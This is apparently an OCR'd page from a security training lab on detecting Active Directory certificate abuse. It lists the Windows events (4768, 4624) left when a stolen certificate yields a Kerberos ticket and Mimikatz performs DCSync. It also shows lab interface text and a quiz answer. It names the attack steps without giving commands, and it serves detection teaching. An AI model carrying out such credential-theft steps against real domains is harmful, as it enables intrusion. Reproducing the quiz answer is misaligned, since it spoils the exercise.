
Subsequently, in the attack, we utilized the obtained certificate to get a Kerberos TGT, which resulted in the event ID `4768`:



It stands out that `XX` is attempting to log in with a certificate, and the IP address is not the DC's.

Finally, when we used `Mimikatz` to perform DCSync, we will see the event ID `4624` that indicates `XX` authenticated successfully from another IP address and not it is own:





Please wait for 7-10 minutes after spawning the target of the below question before requesting/generating any AD certificates!

VPN Servers

⚠ **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 — Medium Load

PROTOCOL

UDP 1337 TCP 443

DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK — 160ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Download VPN Connection File

Target(s): Click here to spawn the target system!

RDP to with user "kali" and password "kali"

+ 1 Replicate the attack described in this section and view the related 4886 and 4887 logs. Enter the name shown in the Requester field as your answer. (Format: EAGLE\....)

EAGLE\DC2$

Submit

Previous

Finish